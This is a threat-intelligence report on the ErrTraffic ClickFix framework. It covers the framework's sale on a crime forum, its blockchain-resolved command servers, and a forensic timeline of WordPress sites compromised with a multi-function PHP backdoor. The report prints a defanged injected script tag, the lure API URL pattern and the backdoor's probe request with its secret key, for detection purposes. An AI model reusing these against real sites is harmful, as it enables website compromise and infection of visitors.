FLINT 2026-021 TLP:AMBER

Unveiling ErrTraffic: inside a growing ClickFix malware distribution framework

TDR team, June 2026

sekoia

Table of Contents

Introduction

As part of our threat intelligence and cybercrime mitigation efforts, the Sekoia **TDR team** actively monitors malware distribution campaigns leveraging the **"ClickFix"** social engineering technique. Consequently, we conducted an in-depth analysis of the **ErrTraffic** framework, a central component of this ecosystem.

Documented in late 2025 by HudsonRock[1], **ErrTraffic** is a JavaScript framework injected into compromised WordPress sites to deliver ClickFix lures. Operated under the **Malware-as-a-Service (MaaS)** model, it integrates a Traffic Distribution System (**TDS**) function. Similar to the ClearFake[2] threat, it employs the **EtherHiding** technique as Dead Drop Resolver (**DDR**) to conceal its command and control (C2) infrastructure within the blockchain.

Operational analysis of this threat enabled the TDR team to identify **two distinct ErrTraffic clusters**. Through forensic investigations on targeted WordPress servers, we documented the toolkit used by attackers to compromise these servers and maintain persistence. Further, we uncovered an additional distribution campaign involving deceptive websites **impersonating AI tools and platforms**.

This report details the ErrTraffic threat and its associated ecosystem, highlighting three specific campaigns and their operators' arsenal. Finally, it provides several analytical hypotheses regarding the MaaS operations and the organisation of these affiliate groups.


[1] [Infostealers by HudsonRock] The Industrialization of "ClickFix": Inside ErrTraffic
[2] [Sekoia.io] ClearFake's New Widespread Variant: Increased Web3 Exploitation for Malware Delivery

ErrTraffic: ClickFix framework leveraging EtherHiding

ErrTraffic is a malicious JavaScript framework primarily injected into compromised WordPress sites to display the ClickFix lure and subsequently deliver malware to visitors. This framework is sold as a **MaaS accompanied by a malicious WordPress plugin** that facilitates deployment and **an administration panel** for managing payloads, statistics, geolocation-based filtering, and other features. ErrTraffic's **operator** also **sells the source code "as-is"**.

The following are examples of ClickFix lures delivered by the ErrTraffic framework and displayed to visitors on compromised or adversary-controlled websites.

ClickFix lures impersonating Cloudflare, reCAPTCHA, Windows blue screen and font issues via the ErrTraffic framework



This turnkey TDS enables affiliates to spread malicious payloads effectively through compromised infrastructures or other adversary-controlled infrastructure.

Since its first version documented in late 2025 by HudsonRock[3], ErrTraffic went through several iterations. ErrTraffic v3, documented by LevelBlue in April 2026[4], uses the EtherHiding technique[5] as DDR. The injected script on compromised WordPress sites queries a smart contract on a blockchain to retrieve the ErrTraffic C2 server. This mechanism allows the attackers to rotate infrastructure without redeploying code across thousands of compromised sites and helps prevent blocking by security solutions through regular updates.

Malware-as-a-Service operations on Exploit.IN

ErrTraffic advertising by *LenAI*

Since at least December 2025, the threat actor operating under the handle *LenAI* has advertised and sold the ErrTraffic framework under a MaaS model, on the Exploit.IN cybercrime forum and Telegram.

ErrTraffic's pricing model evolved during the first half of 2026. Monthly subscription fees rose from $300 to $380, and the price of the source code doubled from $1,500 in January to $3,000 in April, reaching $4,500 when lifetime updates and support were included. The subscription model includes a limited number of rental spots, restricting access to a selected group of clients, and operating on a queue-based system. This operating mode is typical for TDS used to spread malware, as it prevents excessive exposure to multiple threat actors that could attract security researchers' attention, increase detection rate, and thus lower the framework's infection rate. Additionally, the user *LenAI* offers vetted cybercriminals a free one-day trial and a one-day refund on rentals.

Notably, *LenAI* has recently updated its business strategy: originally offering subscriptions ranging from one day to one month, ErrTraffic subscriptions are now sold from one month to six months. TDR analysts assess with high confidence that this shift underscores a lucrative and efficient cybercrime business model, as well as its successful establishment within the traffic distribution ecosystem.

LenAI's thread advertising ErrTraffic's on Exploit.IN primarily includes publications showcasing new features, including:

- A WordPress plugin facilitating deployment of the malicious framework on compromised sites.
- Obfuscation and encryption for the injected ErrTraffic script (using AES and JavaScript obfuscation).
- The use of a Polygon smart contract for panel resolution.
- Social engineering lures employing the ClickFix tactic (BSOD screen, reCAPTCHA, and Cloudflare Turnstile CAPTCHA) to distribute malicious commands.

[3] [Infostealers by HudsonRock] The Industrialization of "ClickFix": Inside ErrTraffic
[4] [LevelBlue] Err-Hiding and Seek: How ErrTraffic v3 Leverages EtherHiding in ClickFix Campaign
[5] [Guardio] "EtherHiding" Hiding Web2 Malicious Code in Web3 Smart Contracts

- A TDS implementing geofiltering, malware targeting based on HTTP Referrer routing and OS detection supporting Windows and macOS hosts.
- PowerShell command lines for downloading the malicious payload.
- A statistics module for tracking visits, delivery, and execution.

Alleged ErrTraffic affiliates on Exploit.IN

By 20 May 2026, ten Russian-speaking threat actors and one English-speaking threat actor had participated in the ErrTraffic thread on Exploit.IN: *Ghost_devil*, *Dummy*, *mudila*, *willard*, *MasonDex*, *yayo*, *Jesse_D*, *Vasyavasilyev*, *Specta666*, *mtd*, and *tope* (English-speaking). They either recommended the service or expressed interest. Several participants shared positive feedback, praising *LenAI*'s professional and helpful support. Other forum posts highlighted the project's quality and strong conversion rate, which corresponds to the percentage of successful infections relative to the number of visitors. For example, the user *mudila* stated a "*10% rate, which is impressive*" (translated from Russian).

Alleged ErrTraffic affiliates are mostly active in discussion threads concerning malware distribution. Most have been engaged in threads covering malware (crypters, infostealers, RATs) for the Windows, macOS and Android platforms. Several also showed interest in traffic, including Google Ads and YouTube Ads for malvertising, cloacking services (TDS), buying or selling Pay-Per-Install (PPI) services, or recruiting traffers[6].

Notably, in November 2025, the user *mtd* began advertising a PPI service for Windows and macOS payloads, offering "*traffic*" worldwide, specifically in the United States, Canada, Europe, and Australia. On 19 April 2026, the cybercriminal posted the following feedback in the ErrTraffic thread, demonstrating *mtd*'s loyalty as a customer:

> "*So far, the only product that actually gives a normal conversion rate and does not catch clickfix flags every 5 minutes. I recommend you to work.*" (translated from Russian)

Based on *mtd*'s activities on Exploit.IN, we can reasonably hypothesise that the threat actor leverages ErrTraffic to distribute malware as part of its PPI service. This hypothesis aligns with the framework's capabilities, which allow affiliates to deliver payloads based on the victim's geolocation, offering "*traffic*" tailored by location.

[6] [Sekoia.io] Traffers: a deep dive into the information stealer ecosystem

ErrTraffic clusters

Our investigation of compromised WordPress sites allowed us to identify two main ErrTraffic clusters:

- "**Analytics**" cluster
- "**Beer**" cluster

The **"Analytics" ErrTraffic cluster**, previously documented by LevelBlue and other threat reports, relies on the Polygon blockchain and the cryptocurrency wallet address `0x08207B087F61d7e95E441E15fd6d40BEfd6eD308` to retrieve the C2 domains and fetch Vidar infostealer payloads during April and May 2026.

The **"Beer" ErrTraffic cluster** interacts with the Polygon blockchain by querying various public RPC endpoints, mainly Quicknode. Several wallet addresses are used, according to the deployed ErrTraffic framework, to retrieve C2 domains predominantly characterised by the `.beer` and `.monster` TLDs. This cluster distributes several malware families, including infostealers such as Vidar, Stealc, Remus[7] and Salat.

Both clusters rely on compromised WordPress sites to inject ErrTraffic's malicious JavaScript that displays the ClickFix lure. TDR analysts conducted forensic analysis on a few compromised WordPress sites to recover the backdoors used to deploy the framework. The analysis revealed **distinct PHP backdoors**: one used by the ErrTraffic "Analytics" cluster, and at least two used by campaigns leveraging the ErrTraffic "Beer" cluster. Additionally, our investigation determined that the attackers used harvested credentials to gain initial access to WordPress accounts and to install their backdoors. These campaigns, which deliver the ErrTraffic framework on compromised WordPress sites, are detailed in the "ErrTraffic campaigns" section.

Notably, investigations also revealed that **some WordPress sites were compromised by both ErrTraffic clusters**, indicating an operational overlap and **potential competition between the operators**.

"Analytics" ErrTraffic cluster

The "Analytics" ErrTraffic cluster uses a single, stable smart contract on the Polygon blockchain `0x08207B087F61d7e95E441E15fd6d40BEfd6eD308` to resolve its C2 infrastructure. On average, the C2 server is updated on a daily basis, with domains using unusual and suspicious TLDs, including `.cfd`, `.club`, `.click`, `.cyou`, `.lat`, `.sbs`, `.shop`, and `.xyz`.

A distinctive feature of the ErrTraffic framework of this cluster is the **use of the `/cf.js` endpoint** to fetch the script embedding the ClickFix lure from its C2 infrastructure. For this cluster, the initial ErrTraffic injection script is also Base64-encoded and XOR-obfuscated, and uses the EtherHiding technique to fetch the C2 domain. Subsequently, it retrieves the ClickFix lure from the `/cf.js` endpoint. Unlike the "Beer" ErrTraffic cluster, communications with the C2 are not obfuscated.

[7] [gendigital] Remus 64bit variant of lumma stealer

In April and May 2026, we observed the Vidar infostealer being exclusively distributed by this primary ErrTraffic cluster.

"Beer" ErrTraffic cluster

The "Beer" ErrTraffic cluster uses several smart contracts on the Polygon blockchains for its DDR, storing the C2 domains, mostly using the TLDs `.beer` and `.monster` in May 2026. This cluster relies on Quicknode to interact with Polygon smartcontracts. We therefore named this cluster "Beer" based on its consistent use of the unusual and suspicious TLD.

A distinctive feature of this cluster was the **use of the `/api/css.js` endpoint** to fetch the script embedding the ClickFix lure from its C2 infrastructure. This feature involved injecting two lines of code into the compromised web pages, rather than using the EtherHiding DDR technique. Instead, a DNS-prefetch tag pre-resolves the ErrTraffic domain to speed up access, while the second line loads the ErrTraffic injection script from an external JavaScript file via the `/api/css.js` endpoint. This technique is no longer in use and appears to represent an older injection method.

JavaScript
```
<link rel="dns-prefetch" href="//llc-image-ico.]click">
<script type="text/javascript" defer=""
src="hxxps://llc-image-ico.]click/api/css.js?b=45fcb62d&amp;r=731542"
id="h42bd41a32a94-js"></script>
```

Since March 2026, compromised WordPress sites have been directly injected with an obfuscated ErrTraffic JavaScript payload that uses Base64-encoding, XOR and text-encoding techniques to decode a second-stage script. This JavaScript queries the blockchain to resolve the C2 address, initiates the communications with the C2 using RC4 encryption, and retrieves the ClickFix lure after a few API requests to `/api/index.php`.

The command copied to the clipboard is retrieved via an API call following this URL pattern:

None
```
hxxps://[CLICKFIXDOMAIN]/api/index.php?a=ctx&os=windows&src=cloudflare&cb=[BROW
SER]&ref=[REFERRER]&mode=download&rid=[RAY_ID]
```

The API returns a JSON object containing the RC4-encrypted command, with a key tied to the injection script. The resulting PowerShell command is particularly distinctive, featuring a pattern such as `<# Code Verification: 656560395146 #>` at the beginning of the string, which offers an effective pattern for detection and hunting.

While the "Analytics" ErrTraffic cluster uses a single smart contract, the "Beer" cluster appears to use a distinct smart contract for each payload. Indeed, we have observed different payloads being delivered depending on the specific smart contract utilised.

Payloads distributed by this cluster vary significantly across different smart contracts. We have identified both well-documented infostealer families (Vidar, Stealc, Remus, Salat) and undocumented ones, as well as RATs and loaders (*e.g.* SmokeLoader).


ErrTraffic campaigns

Investigation of the "Beer" and "Analytics" clusters revealed that several threat actors operate the ErrTraffic JavaScript framework to deliver their payloads. These cybercriminals are using various entry vectors to deploy ErrTraffic on websites and target a broad audience.

By analysing these clusters, we identified campaigns that compromise legitimate WordPress websites to inject ErrTraffic by using various backdoors, as well as a campaign suspected to be leveraging malvertising to spread an attacker-controlled website impersonating AI platforms (Google Antigravity, ChatGPT).

For the "Beer" cluster, TDR analysts assess with high confidence that each smart contract is associated with a distinct threat actor distributing their own payload. For compromised WordPress websites, we have also concluded that each attacker deploys its ErrTraffic framework version by using their own tooling to inject web pages. Indeed, we identify several modi operandi for deploying the ErrTraffic JavaScript, such as distinct backdoors, various initial access attempts to compromise WordPress accounts, and different TTPs during the compromise.

As of May 2026, the following is an overview of the ErrTraffic campaigns associated with the "Beer" and "Analytics" clusters:



The following subsections provide an in-depth analysis of three ErrTraffic campaigns, two infecting WordPress with the malicious framework and one leveraging malvertising to spread ErrTraffic:

- The "bintang" campaign, associated with one smart contract of the "Beer" ErrTraffic cluster.
- The impersonated AI platform campaign, supposedly using malvertising to spread an attacker-controlled site impersonating Google Antigravity and delivering Danabot.
- The "Analytics" campaign, which is the only one delivering the "Analytics" ErrTraffic cluster, spreading Vidar through a unique smart contract.

"Analytics" campaign

To understand the attacker's methodology, we reached out to several victims to obtain forensic data. One of them responded favourably to our request, providing their Apache access logs as well as a complete dump of their WordPress instance.

Technical analysis revealed that the site was compromised in **early March 2026**, roughly two months prior to our investigation. The breach did not involve the exploitation of a technical vulnerability; instead, the attacker gained access using valid administrator credentials, likely harvested via an infostealer.

The subsequent infection aligns with the PHP backdoor documented by Monarx[8] on 9 March 2026 and further highlighted by LevelBlue. The deployment process involved inserting a dropper into the active theme's `functions.php` file, which then generated a malicious MU-plugin titled `session-manager.php`.

[8] [Monarx] Advanced WordPress Backdoor Campaign: Multi-Stage MU-Plugin Malware with Full-Site Compromise

Acting as the primary backdoor, this plugin injects **the ErrTraffic framework, displays the ClickFix lure to visitors,** and provides a **webshell**. Log analysis confirmed consistent communication between the attacker and the server through this established webshell.

Compromise timeline

Credentials validation

On **7 March 2026**, within an 80 seconds window, seven geographically distributed IP addresses were observed each submitting a single POST request to `/wp-login.php`. Six of these seven attempts resulted in an **HTTP 302** redirection code issued by WordPress following a successful authentication. None of the seven IPs submitted any subsequent requests.

The distribution across seven consumer residential ISPs spanning three countries is consistent with the use of a **credential stuffing** tool routed through a **residential proxy service**.

This behaviour characterised by wide geographical distribution, CLI-based tooling, a single POST request without further exploitation, and a "single-hit" success pattern; is typical of a distributed validation service for stolen credentials.

First access and reconnaissance

On **8 March 2026**, two North American residential IP addresses (`96.178.187[.]175` and `96.181.156[.]219`) successfully logged in to the WordPress site. The fact that both addresses succeeded on the first attempt rules out any possibility of brute force discovery. The attacker clearly possessed valid credentials, which is consistent with the suspicious activity observed on 7 March.

Both IPs used an identical User-Agent string: `Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/144.0.0.0 Safari/537.36` and their activity occurred within a window of only fourteen seconds. They had no prior history on the site and did not come back. The sequence of events following authentication was identical for both IP addresses:

1. `GET /wp-login.php?redirect_to=…&action=confirm_admin_email&wp_lang=en_US` - **HTTP 200**: this page is served only to accounts with the `manage_options` capability. This confirms that the attacker had **administrator-level** access.
2. `GET /wp-login.php?…&remind_me_later=<token>` - **HTTP 302**: it dismisses the administrative confirmation prompt to proceed to the backend.
3. `GET /wp-admin/` - **HTTP 200**: it successfully lands on the WordPress administrative dashboard.
4. `GET /wp-json/wp/v2/users/me?context=edit` - **HTTP 401**: a REST API request fails due to a missing CSRF nonce (`X-WP-Nonce`). This failure strongly suggests the attacker was using a **CLI script** rather than a standard browser executing WordPress JavaScript.
5. `GET /wp-admin/theme-install.php` - **HTTP 200**: this loads the theme installation page, which requires the `install_themes` capability. This validates that the account has the permissions necessary for the upcoming backdoor deployment.

The primary objective of this phase was the **operational validation** of the credentials harvested on 7 March. Beyond simple access, the attacker sought to confirm the "depth" of their privileges, specifically to ensure they possessed the necessary rights to modify themes and deploy the malicious backdoor.

Backdoor deployment

On **12 March 2026** the operator reconnected to the WordPress site from two new residential IP addresses: `172.59.242[.]93` and `68.60.174[.]238`. Both IPs used the same User-Agent string (Chrome 144) previously observed on 8 March. The deployment operation was executed in four successive phases over a short duration.

Step1 - Probing backdoor

The operator submitted a series of POST requests targeting the backdoor endpoints documented in the Monarx report, specifically:
`POST /?wp_debug_session=a3f8b2c1d4e5f6071829304a5b6c7d8e9f0a1b2c3d4e5f607182930a1b2c3d4e&mode=php`.

This value is identical to the one referenced in the Monarx report, suggesting a secret shared between multiple victims of the same operation.

This phase demonstrates that the operator first verifies the target's pre-existing state to determine if it has already been compromised. As all checks returned negative results, the target was confirmed to be uncompromised yet, enabling the deployment to proceed.

Step2 - CVE-2020-25213 exploitation attempted

Eleven `GET /wp-admin/admin.php?page=wp_file_manager` requests are submitted in parallel with the other phases, all of which return an **HTTP 403** status. This URL is the administrative entry point for the **WP File Manager** plugin, which is affected by **CVE-2020-25213**[9] (a pre-authentication RCE vulnerability). As the plugin is not installed on this specific instance, the exploit remains ineffective.

The persistence of these eleven attempts, alongside other actions, indicates that the operator possesses multiple pre-built attack chains. This activity demonstrates the automated deployment of a plugin-based RCE path, either as a fallback or as a complement to the credential-based method.

Step3 - Authentication and stager

The authentication sequence observed on 8 March is repeated. Next, the stage deployment phase proceeds as follows:

[9] [NIST NVD]CVE-2020-25213 detail

1. `GET /wp-admin/theme-editor.php`: the operator loads the theme file editor with the default file (`style.css`) to retrieve the required CSRF nonce.
2. `GET /wp-admin/theme-editor.php?file=functions.php&theme=hello-elementor`: the current content of the targeted file, `functions.php` from the hello-elementor theme, is loaded.
3. `POST /wp-admin/theme-editor.php`: the new content is written to the server, with the dropper encapsulated between the specific markers `/* __mu_deployer__ */`
4. GET `/wp-admin/theme-editor.php?theme=hello-elementor&file=functions.php&wp_scrape_key=be61936de03f3842ee814fd80a10233a&wp_scrape_nonce=1436824527`: this request corresponds to the native WordPress safety mechanism. Following any edit to a theme PHP file. The core triggers an automated request to ensure the modification does not cause a fatal PHP error upon loading. A successful request (HTTP 200) confirms that the malicious code is syntactically valid and has passed WordPress validation.

Step4 - Backdoor enable

Five seconds after the write operation, the `POST /?wp_debug_session=…&mode=php` requests, which initially returned the full WordPress homepage, began returning short responses.

This signature confirms that the dropper executed upon the first page load and performed the following actions:

- It decoded the Base64-encoded payload.
- It wrote the MU-Plugin to `wp-content/mu-plugins/session-manager.php`.
- The malicious code removed itself from the `functions.php` file, consistent with the behaviour described in the Monarx report.

The backdoor now intercepts requests via the `init` or `plugins_loaded` hooks, returning concise JSON responses instead of the standard WordPress HTML output.

Post exploitation

From the point of initial compromise, the attacker accessed the server daily via the webshell. All connections were consistently routed through residential IP addresses using the same User-Agent (Chrome 144), demonstrating that the attacker's backend utilises a residential proxy service.

While the logs do not capture the data sent via POST, the small size of the requests suggests they probably serve as a form of health check. We also observed more intensive traffic on specific dates, notably **29 March** and **6 May**. This activity corresponds to a redeployment of the ErrTraffic framework, almost certainly representing an update to the ClickFix injection script mechanism.

Among other actions, the attacker modified the following files:

- **user.ini**: the `auto_prepend_file` directive was used to load a hidden PHP script. This script exfiltrates cookies to the domain `webanalytics-cdn[.]sbs`.

- **.htaccess**: instructions were added to disable caching, ensuring that malicious scripts and injections are served fresh to every visitor.

Backdoor

In addition to implementing the ErrTraffic TDS framework, `session-manager.php` is a multi functional PHP implant deployed as a WordPress **MU-Plugin**. This category of plugin is automatically loaded by the CMS without explicit activation and cannot be disabled through the administration interface. The infection begins with a Base64-encoded dropper that writes the payload to the `wp-content/mu-plugins/` directory to ensure automatic execution on every request.

The implant also includes the following features:

- **Anti-detection:** The mechanism inspects the User-Agent of incoming requests for signatures of known security tools (such as Wordfence, Sucuri, WPScan, Nessus, Nikto, and Burp). If detected, it suspends all malicious blocks using a WordPress transient for 30 minutes, rendering the plugin inert during scans.
- **Credential harvesting:** Credentials are harvested via a hook on the WordPress authentication process. Every login attempt is intercepted, and the credentials are stored redundantly in files disguised as images. Since the image name and path remain consistent across installations, anyone can retrieve credentials from any WordPress site compromised by this specific backdoor by requesting this URL.
- **Webshell:** Three independent remote code execution channels are available: a GET parameter authenticated by a secret key, an HMAC cookie with a time-window, and a REST API endpoint accepting POST requests via an `X-WP-Session` header. These webshells expose primitives for shell execution, PHP evaluation, file operations, and direct SQL queries. A notable OPSEC flaw is the reuse of an identical authentication key across all compromised sites.
- **Persistence:** Persistence is maintained through seven distinct layers: a full copy of the MU-Plugin in the database, a credential harvester injected into `wp-login.php` (restored hourly), a stub in the active theme's `functions.php`, five "scatter" PHP files hidden in legitimate directories, and the disabling of automatic updates. Each scatter stub can, upon authenticated request, restore any other component, create a hidden administrator account, or update its own codebase.
- **Analytics**: A JavaScript beacon is placed in the footer of every public page, transmitting visitor metadata to C2 domains (`webanalytics-cdn`).
- **Skimming**: A PHP component functions as a skimmer specifically targeting WooCommerce order data. With every new order, fields such as `billing_first_name`, `billing_email`, `billing_phone`, `billing_country`, `order_total`, and `order_currency` are intercepted and saved to a dedicated table. This approach follows classic **Magecart** logic but utilises native WordPress hooks rather than a client-side injected JavaScript skimmer.

The backdoor contains fixed paths and patterns that can be proactively scanned. A scan performed on a sample of WordPress servers infected by the **"Analytics" ErrTraffic cluster** revealed that the backdoor was present across the entire sample.

In contrast, the backdoor was identified on fewer than 2% of a sample of sites from the **"Beer" cluster**. This disparity confirms that this specific backdoor is used exclusively by the "Analytics" cluster. The minor overlap is explained by servers being cross-infected by both clusters, further demonstrating that they represent distinct campaigns.

"Bintang" campaign

We were able to obtain a data dump from a website compromised by the Beer cluster that is linked to the ErrTraffic smart contract `0xb36482fE794B895695914779Db3909b471D1aA43`. The final payload delivered by this campaign was the Vidar infostealer.

We dubbed this campaign "**Bintang**", after the popular Indonesian beer to reflect the link between the "**Beer" cluster** and Indonesian patterns identified within the operator's toolkit.

Technical analysis reveals that the site was initially compromised on **5 March 2026** by the **ErrTraffic "Beer" cluster**, and subsequently on **29 March** by the **ErrTraffic "Analytics" cluster**.

According to Flare.io, an administrator account was stolen via an infostealer in October 2025 and has been available in credential leak databases since February 2026. It is therefore highly probable that the attacker compromised this server using these credentials.

Notably, the compromised account is associated with an employee of a firm providing web design and SEO services. During our analysis, we identified several compromised sites whose only common denominator was being developed by this same agency, whose own website was also infected by the same ErrTraffic cluster.

The compromise of service provider accounts is particularly valuable to attackers, as it allows them to scale their efforts by gaining access to an entire portfolio of client sites through a single set of credentials.

Compromission timeline and payloads

In the absence of web logs, the starting point for the analysis was the identification of ErrTraffic injection scripts. This investigation revealed a footprint significantly larger than that of standalone ErrTraffic injectors; several distinct families of PHP backdoors were also identified.

